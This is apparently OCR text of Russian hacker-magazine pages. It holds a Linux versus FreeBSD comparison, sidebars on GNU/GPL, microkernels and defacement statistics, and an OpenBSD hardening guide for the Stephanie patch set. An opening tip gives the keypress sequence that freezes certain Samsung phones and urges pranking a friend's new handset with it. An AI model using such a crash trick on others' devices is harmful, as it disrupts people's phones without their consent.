


TIPS&TRICKS

Этот типс&трикс наверное будет интересен многим, как начинающим, так и "законченным" фрикерам :)) Короче... в мобильниках Samsung SGH-R210S и Samsung N600 (и N620 тоже ;) существует серьезный баг прошивки. Если в качестве номера набрать: +p/ (а затем позвонить на этот номер...). Мобила повиснет, до такой степени, что клавиша отмены не спасет :)) и не пробуйте ее удерживать, мобильник все равно не выключится! Клавиатура полностью "мертвеет" и не реагирует на поступление команд. Единственный способ "оживить" ваш телефон - это вытащить аккумуляторную батарею (чтобы выключить мобилу), а затем заново вставить... и ввести PIN-код. Если ты не знаешь, как набрать +p/ на телефоне, объясняю популярно... (сначала удерж. клавишу 0, затем удерж. клавишу * и наконец зажать кнопку со знаком #). Если вы не являетесь хозяином данных трубок, не расстраивайтесь... может быть один из ваших знакомых собирается приобрести себе трубку? Ну, что же... помогите ему с выбором, а затем приступайте к западду ;-))

Баг нашел Феликс (Quick$ilveR) Калайчев

web: http://security-zone.by.ru/, mail: rhc-root@bk.ru, #ICQ: 1399102



Алексей Федорчук (fedorchuk@feo.tv-sign.ru)
http://onix.nm.ru
Антон Карпов (Toxa@real.xakep.ru)

РЕШИВШИМ ПОСТАВИТЬ СЕБЕ ЮНИКС ПОСВЯЩАЕТСЯ

Дабы оправдать громкое название статьи, скажу, что в ней мы решим и определимся наконец: Linux или FreeBSD - кто из этих двух самых популярных на сегодняшний день unix-like систем достоин называться лучшим? И почему? И чем они различаются? И кто из них наиболее близок по духу к классическому UNIX? И, наконец, что ответить людям, присылающим мне письма в духе "я решил, наконец, поставить Линух, какой дистрибутив выбрать?". Все эти вопросы мы и объединили под одним заголовком.

Q: Чем FreeBSD лучше, чем Linux?
A: Во FreeBSD логотип - симпатичный чертенок (вернее, даемон - нечто вроде личного демона, обязанного помогать своему владельцу и к силам зла отношения не имеющего) с вилами, а в Linux - (глупый) пингвин (робко прячет тело жирное), что достаточно пошло и совсем не круто ;).
(Из FAQ'ов на opennet.ru)

Linux

Начнем с Linux'а. Вопреки впечатлению, которое может сложиться от чтения заметок в сети или журналах, Linux - это не более, чем ядро операционной системы. Само по себе не пригодное к использованию в каких-либо целях, кроме разработки ядра же (да и то с оговорками). Пользователю Windows, где даже браузер и медиа-плейер воспринимаются как неотъемлемые части операционки, это может показаться непривычным, но то, что придает Linux'у его функциональность - большинство системных утилит, практически все приложения и уж во всяком случае все средства обеспечения графического интерфейса (сиречь оконная система X и менеджеры окон) - к Linux'у как таковому не имеют ни малейшего отношения. За исключением того, что они работают и под Linux'ом тоже. Не менее (но и не более) успешно, чем под любым другим Unix'ом или тем, что застенчиво именуют "Unix-подобными системами" (в число коих попадают и BSD-системы). И, будучи разработанным в рамках самостоятельных проектов (GNU и многих иных, соплеменных по духу), так же доступны в них, как и в Linux'е.

Не случайно Ричард Столлман, основоположник и апостол движения за открытые исходники, всегда ратовал за то, что Linux как система для пользователя должен бы по-хорошему называться GNU Linux: без GNU-приложений пользователь получил бы мало радости от работы с ним. Впрочем, тема GNU заслуживает отдельного разговора, вынесенного во врезку.

Комплектация ядра Linux'а приложениями для практической работы и средствами ее обеспечения (так сказать, боевого - системными утилитами, и тылового - библиотеками, например) именуется обычно дистрибутивом. Занимаются такой комплектацией и коммерческие (квази-коммерческие) фирмы, и сообщества разработчиков, и даже просто индивидуумы. И руководствуются при этом они исключительно своими соображениями о том, что, с их точки зрения, удобно и нужно народу (к их чести, мнение последнего также учитывается). Дистрибутивов Linux'а имеются многие множества - на сайте www.LinuxLinks.org, например, список только рабочих и полнофункциональных их представителей составляет десятки экранных страниц мелким шрифтом.

Из сказанного ясно, что пользователь Linux'а с этой системой в повседневной жизни практически не общается - если он, конечно, не разработчик ядра (а разработчик ядра Linux'а - тоже пользователь этой ОС, не так ли?). А общается он именно с тем, что предоставили в его распоряжение создатели дистрибутива - по крайней мере, на первых порах. Потом-то ему не возбраняется черпать из безбрежного и бездонного моря открытого софта. Но, так сказать, потребительские качества должны оцениваться не только (а может быть - и не столько) для Linux'а как такового, но и для его реализаций, воплощенных в конкретных дистрибутивах.

FreeBSD

Теперь о BSD-системах. Это - общее обозначение группы ОС, связанных единством происхождения от той ветви Unix, которая в середине 70-х годов попала в Университет Беркли. Именно NetBSD, FreeBSD и OpenBSD ныне представляют свой клан в мире открытых и бесплатных Unix'ов. Правда, есть еще и Darwin - открытая реализация MacOS X, но это пока - весьма ранняя бета, не только не вполне работоспособная, но даже не очень устанавливаемая. Кроме того, в стадии (вяло-) текущей разработки находятся Yamitt и xMach - BSD-подобные системы с микроядерной архитектурой. Об их работоспособности судить трудно, но установка, по крайней мере, xMach - занятие для настоящих machos. И потому речь дальше пойдет только о трех первых именах этого абзаца.

В отличие от Linux, это - именно самостоятельные и (почти) самодостаточные ОС, каждая со своим ядром, своей, хотя и родственной, файловой системой, набором системных сервисов, органичным (хотя и пересекающимся) кругом утилит и приложений. Этот базовый комплект, носящий во FreeBSD название Distribution (сиречь дистрибутив, по-русски), и охватывается понятием ОС Net- (Free-, Open-) BSD.

Как можно заметить, средства обеспечения графического интерфейса не были упомянуты в перечне базового комплекта. И, строго говоря, в него не входят, что особенно подчеркивается разработчиками BSD-систем. Однако такие средства распространяются вместе с базовым комплектом в виде свободной реализации оконной системы X - XFree86. И это - точно та же система X, которая включается во все дистрибутивы Linux, - ни малейших отличий в исходных текстах между ними нет по определению.

МИКРОЯДРО - БУДУЩЕЕ *NIX-СИСТЕМ?

Уже достаточно много написано про историю *nix, настало время порассуждать о будущем. А оно уже перед нами. Не факт, что его ждет успех, однако внимания оно заслуживает. Я говорю о микроядре.

Как известно, традиционно UNIX построен по классической архитектуре, когда ядро - это монолитная часть системы, в которой работают важные системные процессы. Оно одно, большое и сложное. Микроядерная же архитектура подразумевает дробление ядра на несколько микроядер, гораздо более простых по отдельности и связанных вместе для выполнения функций большого ядра. По словам сторонников такой архитектуры, это упростит разработку ОС, сделает ее гибче и понятнее. Одним словом, за микроядром - будущее, а монолит - на помойку истории. Но не все так однозначно. Сторонники классической модели (к коим относится и Торвальдс) парируют вышеприведенные аргументы, утверждая, что хоть модули и получатся проще, но связь между ними усложнится до предела, и еще неясно, что легче написать - большое ядро или связанные микроядра. Во-вторых, и в-главных, "классическая" система _работает_, и работает отлично - BSD, Linux и т.п. тому примером. А микроядро? Ничего толкового в мире *nix на нем пока не написано. Но ведь существуют же какие-то проекты? Действительно, существуют.

Во-первых, это проект HURD (название - еще один акроним, да еще двойной: "HURD" - это "Hird of Unix-Replacing Daemons", а "Hird" - это "Hurd of Interfaces Representing Depth". Хакеры извратились :). Когда я говорил, что проект GNU сошел на нет из-за рождения Linux, я был немного не прав. Да, Linux серьезно подорвала планы тогдашней восьмилетней разработки ОС GNU (Столлман начал работать над GNU в 1983 г.): вот вам бесплатный Юникс, распространяемый под GPL, берите, сколько хотите. И действительно, на Linux обратили взор десятки компаний и миллионы людей. Были даже идеи закрыть проект HURD и использовать ядро Linux как ОС GNU. Но Столлману хотелось нечто иного, принципиально нового, а Linux - всего лишь дитя революции и копия ядра UNIX, воспроизведенная с нуля. И еще до Линукса, в 1983 г., он задумывается о микроядре, как замене несовершенному существующему. Сначала таким ядром был TRIX, разрабатываемый там же, где работал Столлман, - в Массачусетском технологическом институте. Однако затем разработчики переключились на другое микроядро - Mach, разрабатываемое университетом Карнеги-Меллона (впрочем, проект этот кочевал по ряду других университетов и ныне практически мертв - последнее обновление его датируется 1996 г.). Работы продвигались, но потом возникли проблемы с выпуском ядра под лицензией GPL, чтобы свободно продолжать работу над ним. А тут и Линукс подоспел, все внимание общественности переключилось на него, и становится понятно, почему до сих пор выпущено лишь два черновых варианта окончательного ядра - под именем HURD, основанного на Mach. И вот уже 20 лет они все тянут кота за хвост (как именно - можно почитать на www.hurd.ru), в то время как Linux написан за год с нуля простым финским студентом (ну, не совсем простым :).

Второй проект с тем же микроядром Mach - это Mac OS X. Да, "яблочники" тоже приложили свою руку к переработке 4.4BSD и Mach, результатом чего стала разработка революционной Mac OS X. Впрочем, среди профессионалов об этой системе не очень высокое мнение, к тому же примечателен следующий факт: Apple приглашала на роль ведущего специалиста по разработке Mac OS X самого Торвальдса, однако он отказался, сочтя Mach неинтересной и бесперспективной. Ну, не нравится ему микроядро :).

Есть, конечно, и удачная реализация микроядерной архитектуры - это знаменитая система реального времени QNX. Но это - не совсем Unix, отнюдь не Open Sources (хотя на определенных условиях и бесплатная), и уж микроядро там вовсе не Mach... Но, в целом, пока микроядерная архитектура в unix-like'системах не сказала своего решительного слова и громко не заявила о себе. Пока...

А пока Линус Торвальдс работает в компании Transmeta, цель которой - выпустить процессор, который бы потреблял рекордный минимум энергии за счет мощной программной эмуляции различных режимов работы.

Linux развивается, и все ждут релиза ядра версии 2.6. Пока что активно обновляется девелоперская ветка 2.5.x.

FreeBSD медленно, но верно идет к своему релизу 5.0.

Что-то будет...

Функциональность такого базового комплекта достаточно велика: без привлечения дополнительных программ он обеспечивает полное администрирование системы, работу с файлами, текстами, доступ к сетевым службам, пользовательский интерфейс в лице shell'ов разного рода, средства защиты информации. То есть по потребительской сути своей BSD-системы больше похожи на те ОС, к которым привыкли пользователи линии DOS/Windows ("все-в-одном").

Это, однако, отнюдь не является препятствием к использованию под любой из BSD-систем всего того изобилия открытого и свободного софта, который обыч-

NEXT

Юниксоид

LINUX ПРОТИВ BSD?

Алексей Федорчук (fedorchuk@feo.tv-sign.ru)
http://onix.nm.ru
Антон Карпов (Toxa@real.xakep.ru)

но ассоциируется с Linux-приложениями. Во-первых, любая программа, написанная под абстрактный Unix (либо Linux), может быть непосредственно (или после минимальной, косметического характера, правки) скомпилирована для работы в BSD-системе. Во-вторых, для подавляющего большинство практически полезного софта эта работа уже проделана разработчиками - и он распространяется в виде бинарных, очень просто устанавливающихся пакетов (Packages) вместе с базовым комплектом, хотя с ним и не смешиваясь.
А в-третьих (и - главных!), наращивание функциональности базовой системы обеспечивается уникальной, впервые появившейся во FreeBSD (и заимствованной OpenBSD) системой портов. Она охватывает подавляющее большинство (увеличивающееся в размере чуть ли не ежедневно) Unix-приложений, доступных в исходных текстах, и обеспечивает их получение по Сети, адаптацию для работы в данной ОС, компиляцию и установку.

Вопрос выбора

А теперь - собственно о сравнении Linux- и BSD-систем. Каковое также имеет два аспекта - технологический и, так сказать, потребительский. Общераспространенное мнение гласит, что BSD-системы (в первую очередь FreeBSD) превосходят Linux технологически, тогда как Linux дружелюбнее к пользователю. Однако вопрос представляется мне не столь уж однозначным.
Относительно технологического превосходства ядра BSD спорить довольно трудно (а когда говорим о юниксах, говорим прежде всего о ядре - центральной части системы). Хотя бы потому, что оно развивается почти втрое дольше, чем ядро Linux. Объективные критерии здесь привести трудно, однако, по моему впечатлению, устойчивость FreeBSD выше, чем какого бы то ни было Linux-дистрибутива. Однако: устойчивость любой из обсуждаемых систем более чем достаточна для настольного применения. Что же касается устойчивости приложений - это зависит исключительно от условий их сборки для конкретной системы - раз, и от тщательности тестирования - два. И если одно и то же приложение во FreeBSD отличается завидной устойчивостью, а в OpenBSD - отменной падучестью (а я с таким сталкивался неоднократно), ядро системы здесь абсолютно не при чем. Ну а уж в Linux'ах устойчивость приложений скачет от дистрибутива к дистрибутиву, как тушканчик. Всем знакома ситуация, когда в одном дистрибутиве Linux какой-нибудь Xchat просто летал, а в другом - немилосердно сыпался. То-то...
Поэтому проведем наш анализ с точки зрения потребительских качеств (в частности, пресловутой дружелюбности к пользователю). И при этом - в пользу BSD (конкретнее - FreeBSD, как наиболее развитого представителя клана). Удивлены?
Конечно, современные т.н. user-ориентированные дистрибутивы Linux предлагают красивые графические программы установки и конфигурирования, внешне удобные средства разбиения диска, вход в систему с автоматической загрузкой интегрированной графической среды (KDE и GNOME) и прочие атрибуты пользовательской системы. На этом фоне аскетичный инсталлятор FreeBSD (не говоря уже о до жути минималистском уста-

GNU и GPL

Все слышали эти две аббревиатуры, но не все до конца понимают, что они означают. Известно только, что они широко используются, когда говорят об Open Source, и о Linux'е в частности. А на самом деле - все просто. Как только стали выпускаться свободные версии продуктов под UNIX-based системы, тут же возникла необходимость юридически очертить рамки и понятия "свободного софта". И действительно, что понимать под словом "свободное ПО", является ли оно синонимом "бесплатного ПО" и что с этим "свободным ПО" можно делать, не опасаясь преследования в суде. Именно это и описано в лицензии GPL - General Public License, которая была составлена под руководством известного фаната Open Source Ричарда Столлмана, в те годы - работника Массачусетского технологического университета, и в рамках нее распространяется почти весь свободный софт (для интересующихся - неофициальный перевод оной на русский язык тут: http://www.linux.ru/docs/russian/GPL/).
Прежде всего, GPL определяет, что есть "свободное ПО" - это такое ПО, когда каждый имеет право получить не только саму программу, но и ее исходные коды, именно это отличает понятие "свободный софт (free software)" от "бесплатный софт (freeware)". Ведь те же добавки в Windows типа пакета Plus или Power Toys - бесплатны, скачивай с сайта MS, сколько влезет, однако ж это ни в коем случае не открытое ПО, исходники к ним, естественно, не поставляются, и полезны они только если ты купил Windows :). Но сама соль GPL не в этом. А в том, что лицензия определяет следующее: любой имеет право получить исходные тексты продукта и модифицировать их, как его душе угодно (переделать под себя, добавить функции, убрать баги). Но если он возьмется распространять измененную программу, также в соответствии с GPL, то он обязан включить в свой дистрибутив и исходные тексты модифицированного им самим продукта, указав, что именно он изменил. В этом кроется изюминка GPL: программы по-настоящему принадлежат сообществу Open Source, и каждый, кто получает доступ к исходникам, может улучшить их, и эти улучшения также будут доступны всем. В результате получаем практически обточенный со всех сторон продукт, прошедший через руки сотен разработчиков и вобравший в себя те качества, которые хочет народ (пользователь, сообщество), а не те, которые решила ему (продукту) приписать какая-нибудь компания, ведомая коммерческими интересами. А подчас - и несколько экземпляров продукта, с разными свойствами, ведь вкусы у людей разные. Да, именно так обстоят дела с дистрибутивами Linux, коих множество различных, на любой вкус - от Slackware до Debian. Неудивительно, что при этом дистрибутив, скажем, FreeBSD, всего один, и никому в голову не придет делать ее клон, хотя - все исходники доступны.
Дабы подчеркнуть, что это - свободное - направление дистанцируется от изначально коммерческого UNIX'а (UNIX - зарегистрированная торговая марка), ему было дано название GNU, что переводится как GNU is Not Unix (забавная рекурсивная аббревиатура). Соответственно, лицензию GPL часто называют лицензией GNU - это одно и то же.
Разумеется, лицензия GPL - не единственная, под которой распространяется софт, в полной мере подпадающий под понятие открытого и свободного. Так, BSD-системы обладают собственной лицензией (которая, как ни странно, так и называется - BSD-лицензия). В некоторых отношениях она еще более либеральна, чем GPL. В частности, она не требует обязательного открытого распространения программ, созданных на ее основе (чем и воспользовались, например, разработчики MacOS X). Этот момент BSD-лицензии - предмет критики со стороны ортодоксальных GPL'щиков. Что, впрочем, не мешает и им признавать BSD- и GPL-лицензии совместимыми - то бишь могущими быть использованными в едином проекте.
Наконец, GNU - это еще и проект по созданию свободной Unix'оподобной ОС, которая была бы открыта и распространялась под лицензией GPL. Проект этот так и не был завершен (не завершен он и по сей день), так как все карты разработчикам спутало рождение Linux в 1991 году. Но, в конце концов, это пошло на пользу GNU: как известно, Линус Торвальдс не желал придумывать свою лицензию для Linux, который он и так хотел сделать свободным, а потому начал распространять его под GPL. А учитывая, что при написании своей ОС Торвальдс активно пользовался продуктами GNU (как он сам говорит: "Я стоял на плечах гигантов"), то фанаты Open Source ратуют за то, что Linux правильнее называть GNU/Linux, подчеркивая тем самым его природу.

ЧТО ЧАЩЕ ЛОМАЮТ?

Надежность системы обратно пропорциональна количеству взломанных машин, на которых она запущена, это очевидно. И сразу необходимо добавить - при достаточном распространении этой системы. То, что и FreeBSD, и Linux весьма популярны как серверные Оси, - сомнений нет, поэтому особенно интересно проследить, машины, управляемые какой из сих двух систем, чаще бывают взломаны кибертеррористами. Разумеется, мы можем оценивать этот фактор лишь косвенно, т.к., как правило, о взломе какого-либо сервера общественность узнает лишь тогда, когда на месте "боевых действий" остается визитная карточка очередного скрипт-кидди - дефейс. Существуют спецархивы дефейсов, один из них - www.alldas.org, на примере его статистики мы и посмотрим, какая ось чаще подвергалась надругательствам за последние два с половиной года, то бишь с апреля 2000.
На первом месте, разумеется, Windows - около 57% всех дефейсов пришлось на долю серверов под WinNT Server/Win2k Server. На втором месте - Linux (22% дефейсов). Далее - Солярис (Solaris, около 4%), и на четвертом месте - FreeBSD, всего 3% сайтов, крутящихся под нею, было задефейсено. Далее идут всякие Irix'ы, HP-UX'ы и Ultrix'ы - малый процент их определяется скорее непопулярностью этих ОС. Но, напомню, все это относительно, т.к. далеко не всегда взлом - это дефейс, который постепенно становится уделом лишь резвящихся script-kiddies.

новщике OpenBSD) выглядит более чем скромно.

Однако все в жизни имеет свою оборотную строну. И за внешнюю простоту Linux-инсталляторов приходится платить гигабайтами автоматически устанавливаемого софта непонятного назначения, да, пожалуй, что и непониманием смысла собственных действий. Инсталлятор же FreeBSD (sysinstall, он же - практически универсальный инструмент настройки) при всем своем кажущемся аскетизме обеспечивает высочайшую функциональность и баланс между "умолчальными" установками (не обязательно лучшими, но всегда разумными) и возможностью "ручного" вмешательства. Именно поэтому дефолтовая установка FreeBSD "со всеми делами" (то бишь с иксами и всеми повседневно нужными приложениями) занимает мегабайт 800-900 и грузится 10-15 секунд, а среднестатистический дистрибутив Linux (будь то Mandrake или Red Hat) с радостью готов откушать три, а то и четыре гигабайта дискового пространства и грузится неприлично долго.

Следующий момент, интересующий пользователя, - поддержка всякого рода устройств. Здесь, казалось бы, превосходство за Linux'ом, ведь мало-помалу производители оборудования начинают снабжать свои поделки средствами поддержки этой ОС. Однако и FreeBSD успешно справляется с определением большинства распространенных современных устройств - от звуковых карт до телетюнеров. А уж о сетевых средствах и говорить не приходится, настройка сети во FreeBSD происходит не просто, а очень просто.

И последнее по счету, хотя и первое по значению - это, конечно, прикладные программы. И здесь традиционно утверждается, что база приложений для Linux много шире, чем для BSD. Согласиться с этим трудно - как раз база-то у них общая, и для подсчета программ, разработанных в рамках Open Sources, с одной стороны, и специально для Linux - с другой, хватит пальцев одной руки. А любая абстрактно-юниксоидная программа, как я уже говорил, может быть скомпилирована для BSD-системы. Во всяком случае, все требовавшееся мне и отсутствующее в портах FreeBSD собиралось "на ура".

Ну а с точки зрения наращивания мощи система портов FreeBSD - просто вне конкуренции. Правда, чтобы ею воспользоваться, требуется хоть какой доступ в Интернет (не обязательно с той машины, на которую порты устанавливаются). Но уж если таковой есть - по простоте и эффективности с портами не сравнить ни Red Hat'овский RPM, ни pkgtools из Slackware, ни даже, как говорят, Debian'овский APT.

Другое дело - коммерческие и квазикоммерческие приложения, недоступные в исходниках, существующие в Linux-версиях и только в них (тут на память приходит RealPlayer и тому подобное, а также кучка коммерческих систем сетевой безопасности). Но и это не дает оснований для пессимизма: FreeBSD (а также OpenBSD) имеет средства для запуска бинарных Linux-приложений, причем - без потери производительности (существует даже мнение, что с приращением производительности).

Вместо заключения

При этом я не хотел бы создать впечатление, что FreeBSD - однозначно лучший выбор для любого пользователя, нежели Linux. Все же поначалу она кажется сложноватой, а главное - непривычной. Так, я никогда не рискнул бы ставить ни одну из BSD-систем, не приобретя некоторого навыка в обращении с Unix-системами на базе именно user-ориентированных дистрибутивов Linux. Однако сему виной, вероятно, тлетворное влияние Windows - не так-то просто из мира grug'n'drop'а и интуитивного интерфейса спуститься в темень консоли.

Чем, видимо, подкупает Linux - это потенциальная возможность вмешаться в процесс его разработки. Поучаствовать в изменении мира, так сказать.

Главное же - и Linux, и любая из BSD-систем по большому счету суть Unix. И, как любой Unix, все они обеспечивают эффективное использование ресурсов компьютера, более чем реальную многозадачность, устойчивость и защищенность, на порядок превосходящие Windows любого рода. А с точки зрения внутреннего устройства разницы между ними меньше, чем между ОС линий Windows /9X/ME, с одной стороны, и Windows NT/2000/XP - с другой.



Юниксоид

STEPHANIE: НЕПОТОПЛЯЕМАЯ OPENBSD

Will Barrent (barrent@hotbox.ru)



Stephanie: непотопляемая OpenBSD

ДЕЛАЕМ СИСТЕМУ МАКСИМАЛЬНО ЗАЩИЩЕННОЙ!

Итак, ты выбрал OpenBSD в качестве начинки для своего сервера, как одну из самых безопасных операционок. Однако если ты собираешься раздавать на своей машине шеллы, неплохо бы принять кое-какие дополнительные меры предосторожности, дабы усложнить жизнь потенциальным взломщикам. В этом как раз тебе поможет пакет Stephanie, о нем и пойдет речь в этой статье.

OpenBSD - свободно распространяемая операционная система, основанная на 4.4BSD. Главной целью проекта является максимальная безопасность. Проект был основан в 1994 году. Текущая версия OpenBSD 3.1. Домашняя страница проекта: http://www.openbsd.org

Сейчас существует множество патчей для различных unix-like систем, направленных на повышение их безопасности. В основном работа таких патчей сводится к запрету пользователям делать то, что делать им совсем необязательно (например, смотреть список чужих процессов), наложению ограничений на функциональность системы для "недоверенных пользователей" и т.д. Иногда это может помочь предотвратить взлом с использованием еще неизвестных дыр. Для OpenBSD единственным таким патчем является Stephanie.

Stephanie - набор патчей и утилит для OpenBSD, созданных специально для использования системы в "агрессивных" условиях, например, при предоставлении shell-аккаунтов. Пакет основан на TPE-патче (Trusted Path Execution) для OpenBSD 2.4, опубликованном в электронном хакерском журнале Phrack (http://www.phrack.org/phrack/54/P54-06). Домашняя страница проекта: http://www.innu.org/~brian/Stephanie.

Установка

Переходим от слов к делу. Я предполагаю, что с основами администрирования OpenBSD ты уже знаком, ядро пересобирать умеешь, где какие конфиги лежат, тоже знаешь. Рассмотрим установку Stephanie на "чистый" релиз OpenBSD 3.1. Для начала скачиваем и распаковываем пакет:

```
# cd ~
# ftp http://www.innu.org/~brian/Stephanie/dist/Stephanie-3.1.tar.gz
# tar -zxf Stephanie-3.1.tar.gz
```

Копируем файлы, которые нам потребуются для сборки ядра и необходимых утилит, в соответствующие места:

```
# cd Stephanie-3.1
# cp kern/* /sys/kern/
# cp sys/* /sys/sys/
# cp sys/* /usr/include/sys/
# cp *.patch /usr/src/
```

Патчим исходники системы:

```
# cd /usr/src
# patch -p0 < Stephanie-3.1.patch
# patch -p0 < ld.patch
```

Теперь нужно обновить таблицу системных вызовов, так как она была изменена после приложения патча:

```
# cd /sys/kern
# make
```

Скопируем новые заголовочные файлы:

```
# cp /sys/syscall.h /usr/include/sys/
# cp /sys/syscallargs.h /usr/include/sys/
# cp /sys/sysctl.h /usr/include/sys/
```

Мы также пропатчили программку ld.so, которая отвечает за динамическую линковку библиотек при запуске приложений, чтобы добавить к ней дополнительные возможности по ограничению махинаций с переменными окружения, например - подмена libc через LD_PRELOAD. Поэтому пересоберем и ее:

```
# cd /usr/src/gnu/usr.bin/ld/rtld
# make depend && make && make install
```

Теперь соберем утилиты, которыми мы будем рулить новой системой:

```
# cd ~/Stephanie-3.1
# cd aclctl && make && make install
# cd ../k5ctl && make && make install
# cd ../ldctl && make && make install
# cd ../sneekctl && make && make install
```

Осталось только собрать новое ядро. В конфиге ядра /sys/conf/GENERIC появились новые опции, с помощью которых можно включать или выключать те или иные возможности Stephanie:

```
# Stephanie: OpenBSD hardening
#option        STEPHANIE_VERBOSE      # Be verbose (not recommended)

# Stephanie: Features
option      SNEEK            # execve() logging
option      TPE              # Trusted Path Execution
option      PRIVACY          # Privacy modifications
option      SYMLINKS         # Restricted symlinks
option      LDSTRIP          # ld.so environment variable stripping
option      K5               # Binary integrity verification

# Stephanie: Sub-options for k5
#option     K5_SAVEKMEM      # Save kernel memory (half-size chunks)
#option     K5_SUGIDONLY     # Verify integrity of S[UG]IDs only
#option     K5_STRICT        # Access denied if binary not in DB
#option     K5_VERBOSE       # Be very verbose (k5, not recommended)
```

Сейчас мы их трогать не будем, оставим настройки по умолчанию. Компилим:

```
# cd /usr/src/sys/arch/`machine`/conf
# config GENERIC
# cd ../compile/GENERIC
# make clean && make depend && make && make install
```

Все, идем в reboot, чтобы все сделанные в системе изменения заработали.

Настройка

При загрузке ядра появились новые сообщения:

Загрузка с новым ядром

Это означает, что все прошло нормально, система успешно пропатчена. Первое, что бросается в глаза, - появление в /var/log/messages таких сообщений:

```
Jul  2 03:16:39 darkstar /bsd: "/usr/bin/w" (1002, 10/2) [26485 (2853)]
```

Это отслеживаются все вызовы execve(). В лог записываются имя выполняемой программы, uid/euid и gid/egid пользователя, а также pid и ppid. С помощью sneekctl можно изменить этот формат, например:

```
# skeenctl set a u
```

После этого в лог будут писаться только имя программы и uid/gid (а также euid/egid, если установлены). Если эти сообщения раздражают, их можно отключить либо пересобрав ядро без option SNEEK, либо добавив в /etc/rc.securelevel строчку:

/usr/local/sbin/sneekctl off

Сделаем список "доверенных" пользователей, на которых не будут распространяться ограничения. В /etc/rc.securelevel добавляем:

```
for USER in barrent billi
do
          /usr/local/sbin/aclctl -a $USER
done
```

Теперь все, кроме barrent и billi (ну и root, конечно), не смогут видеть чужие процессы с помощью ps, смотреть, кто что делает через w и т.д. Утилита ldctl нужна для управления защитой ld.so. Например, чтобы отключить защиту, надо сделать # ldctl d

Механизм TPE (Trusted Path Execution), который включается опцией в ядре "option TPE", не позволяет "недоверенным" пользователям запускать собственные программы, в том числе и эксплойты.

Как это работает

Напоследок посмотрим, как выглядит теперь наша система глазами "недоверенного" пользователя vasya:

Vasya ломает систему

Как видно, ничего у него не получается ;-). Стефани отлично справляется с возложенными на нее задачами, что и требовалось доказать.

RTFM, мой друг

Я привел лишь краткий обзор Stephanie. За бортом остались некоторые более сложные вещи типа проверки целостности бинарников и др. Более подробно о Stephanie можно почитать в прилагаемой документации Stephanie-3.1/doc/ либо на домашней страничке проекта. Для всех утилит (кроме ldctl) есть маны.

Заключение

